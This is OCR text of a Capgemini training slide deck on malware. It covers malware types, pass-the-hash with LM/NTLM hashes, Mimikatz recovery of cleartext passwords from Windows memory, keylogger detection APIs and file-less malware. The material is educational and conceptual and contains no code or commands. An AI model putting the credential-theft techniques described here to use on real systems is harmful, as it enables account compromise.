Capgemini

Module 3 – Malware and Analysis

Module Learning Objectives

Upon completion of this module, the student should be able to do the following:

Understand

- The different types of malware and how they are different.
- How file-less malware works.
- How malware can prevent its own detection.
- How malware can use common file types to infect network computers.
- What metadata is and how it can be used in forensics.
- What Yara is and how Yara rules can be used to identify malware.
- What an executable is and how to identify it.

Simulate

- The dynamic analysis of malware.

Conduct

- A static analysis of malware.

Traditional Malware

Capgemini

Agenda

What is Malware? | Escalating Privileges | Types Of Malware

Topic Learning Objectives

Upon completion of this topic, the student should be able to do the following:

Understand how malicious code is constructed and how it interacts with the operating system of a targeted computer.

Describe how to analyze malware, determine its purpose and how it can provide intelligence.

Malware

Malware (cont.)

The term "malware" was coined in the early 1990's by an Israeli researcher.

Malware

TERMINOLOGY

- **Drive-By Download**
- **Homogeneity**
- **Vulnerability**
- **Backdoor**

Malware (Continued)

TERMINOLOGY
0-Day
Exploit
Privilege Escalation
Evasion
Blended Threat

What is the Intent of Malware?

Malware can be designed to establish permanence in the target host and escalate privileges in the target system.

How is Privilege Escalation Accomplished?

One goal of malware is to gain access to passwords so that other accounts can be compromised.

Password Hash Dumping

Hashing is the act of converting passwords into unreadable strings of characters that are designed to be impossible to convert back, known as hashes.

Password Hash Dumping (cont.)

- Hashing is easy to do, and difficult to undo, with a simple mathematical process.
- Some processes are easier to crack than others, depending on the complexity or number of operations associated with the process.

Pass the Hash

In a pass-the-hash attack, the goal is to use the hash directly without cracking it, this makes time-consuming password attacks less needed.

Pass-the-hash technique itself is not new. It was first published in 1997 when Paul Ashton posted an exploit called "NT Pass the Hash" on Bugtraq.

However, the knowledge of this attack and its severity remains poor.

Pass the Hash (cont.)

Local Area Network Manager (LM) Hash

- 14 characters maximum
- Broken into 7-byte chunks
- Uses Data Encryption Standard (DES) encryption

NT Local Area Network Manager (NTLM) Hash

- Message Digest 4 (MD4) algorithm
- Password unbroken
- 127 characters maximum

Pass the Hash (cont.)

LM/NTLM

- Used for Workgroup Authentication
- Domain Authentication
  - Clients
  - Non-Domain Members

Pass the Hash (cont.)

Passing the hash means that the Advanced Persistent Threat (APT) is able to use the passwords while they are hashed to authenticate to other computers on the network.

This method allows APTs to get on the network without having to decrypt the hashed passwords.

The use of hashed passwords is being phased out but is still common in older systems.

Cleartext Password Recovery


Using tools, such as "Mimikatz," it is possible to extract passwords from Windows Memory.

Cleartext Password Recovery (cont.)

The utility shows us the super-strong user's password in the cleartext!

Mimikatz also allows extracting passwords from the following:

- Windows Memory Dump
- Hiber.sys Files
- Virtual Machines



Preventing Cleartext Password Recovery


In Windows 8.1 and Server 2012 R2 (and newer), the ability to extract passwords from Local Security Authority Subsystem Service (LSASS) is limited.

The LM hashes and passwords are not stored in memory in these systems by default.

Malware Types

- Trojans and Worms are the most prevalent.
- It is estimated that almost 70 percent of malware are Trojans.


Malware – Viruses



Viruses – Characteristics


What is a virus?

- **Ability to replicate**
- **Ability to conceal itself**



Malware – Viruses

- Essentially a contagious piece of code that hides itself on the host
- Has to be run by the user, which usually involves some kind of deception
- There are different types.



Viruses – System Boot Injectors

By hiding in the Operating System (OS), the virus can load itself into memory anytime the computer is booted up.

Viruses – File Infectors

Viruses – Macro Viruses

The first macro virus, called Concept, appeared in July 1995; and macro viruses (mostly infecting Word documents) subsequently became the dominant type of virus until the turn of the century.

JavaScript

Versatile coding languages used to write exploits for websites, documents, and code downloaders


Malware – Worms

Malware – Worms

Basically, whereas viruses add themselves inside existing files, worms carry themselves in their own containers.

Malware – Worms (cont.)

Worms usually show up via email and instant messages and often confine their activities to what they can accomplish inside the application that moves them.



Malware – Worms (cont.)

Many worms that have been created are designed only to spread and do not attempt to change the systems through which they pass.

Malware – Trojan Horses

Malware – Trojan Horses (cont.)

The payload can be anything but is usually a form of a backdoor that allows attackers unauthorized access to the affected computer.

Malware – Trojan Horses (cont.)

Trojans are now considered to be the most dangerous of all malware, particularly the ones that are designed to steal the financial information of a user.


Malware – Rootkits

Malware – Rootkits (cont.)

These software work like a backdoor for malware to enter and wreak havoc and are now being used extensively by hackers to infect systems.

Malware – Rootkits (cont.)

Detecting a rootkit is difficult, as this type of malware is often able to subvert the software that locates it.



Malware – Rootkits (cont.)

The first malicious rootkit to gain notoriety on Windows was **NTRootkit in 1999**.

Malware – Ransomware

Malware – Ransomware (cont.)

This type of malware basically infects the system from the inside, locking the computer and making it useless.

Malware – Ransomware (cont.)


Although this manner of digital extortion has been in play since the **late 1980s** …

It returned to prominence in **late 2013** with the advent of digital currency that is used to collect ransom money.

Malware – Keyloggers


Malware – Keyloggers (cont.)

- Software Keyloggers
  - Offline
  - File Transfer Protocol (FTP)
  - Email
  - Hypertext Preprocessor (PHP)
- Hardware Keylogger
- Kernel Keylogger



Malware – Keyloggers (cont.)


Kernel keyloggers are neither hardware nor software based but are actually complex malware tools that operate in memory, usually from a concealed file on the targeted host's hard drive.



Malware – Keyloggers: Detection

Check Portable Executable (PE) Headers for indications of the following:

- SetWindowsHookEx()
- GetAsyncKeyState()
- GetForegroundWindow()



Look for the following strings:

- [Insert]
- [Right Arrow]
- [Left Arrow]

Malware – Grayware

Grayware – Adware

- Adware has been around for years.
- More ads are built in to applications and software to help offset cost of development.
- Adware has always been associated with malware.

Grayware – Spyware

Spyware A Classic Attacker Tool

Keeps an eye on Internet activity to target advertising.

Spyware Used for Nefarious Intent

Tracks network usage by individuals and companies.

Questions?

File-Less Malware Infections

Capgemini

Agenda

Dynamic Link Libraries (DLLs) | DLL Injection | Reflective DLL Injection

Topic Learning Objectives

Upon completion of this topic, the student should be able to do the following:

- ***Understand what DLLs are and how they are used by system and malicious processes.***
- ***Understand the difference between file-less and traditional malware.***
- ***Document the differences between DLL Injection and reflective DLL Injection.***

File-Less Malware

- Does not remain persistent on the hard drive.
- Difficult for antivirus to detect, especially if packed.
- Damage to the system can be significant.

Traditional Antivirus

Malware can be detected, in part, because it is stored somewhere on the hard drive, giving the antivirus something to analyze and detect.

This is not true for file-less malware.

File-Less Malware

APTs have four goals for any malicious software attack:


1. STEALTH
2. ESCALATE PRIVILEGES
3. GATHER INFORMATION
4. PERSISTENCE

File-Less Malware (cont.)

Attackers trade persistence for stealth with file-less malware.

This does not mean they give up on persistence though!

Memory Resident Malware



Memory resident malware is semi-file-less and makes use of the memory space of a process or actual Windows file.

Dynamic Link Libraries (DLLs)

A DLL is a library that contains code and data that can be used by more than one program at the same time.

Dynamic Link Libraries (DLLs) (cont.)

Much of the functionality of the OS is provided by DLLs.

Some programs may contain many different modules, and each module of the program is contained and distributed in DLLs.

Dynamic Link Libraries (DLLs) (cont.)

The use of DLLs helps promote modularization of code, code reuse, efficient memory usage, and reduced disk space.

Dynamic Link Libraries (DLLs) (cont.)

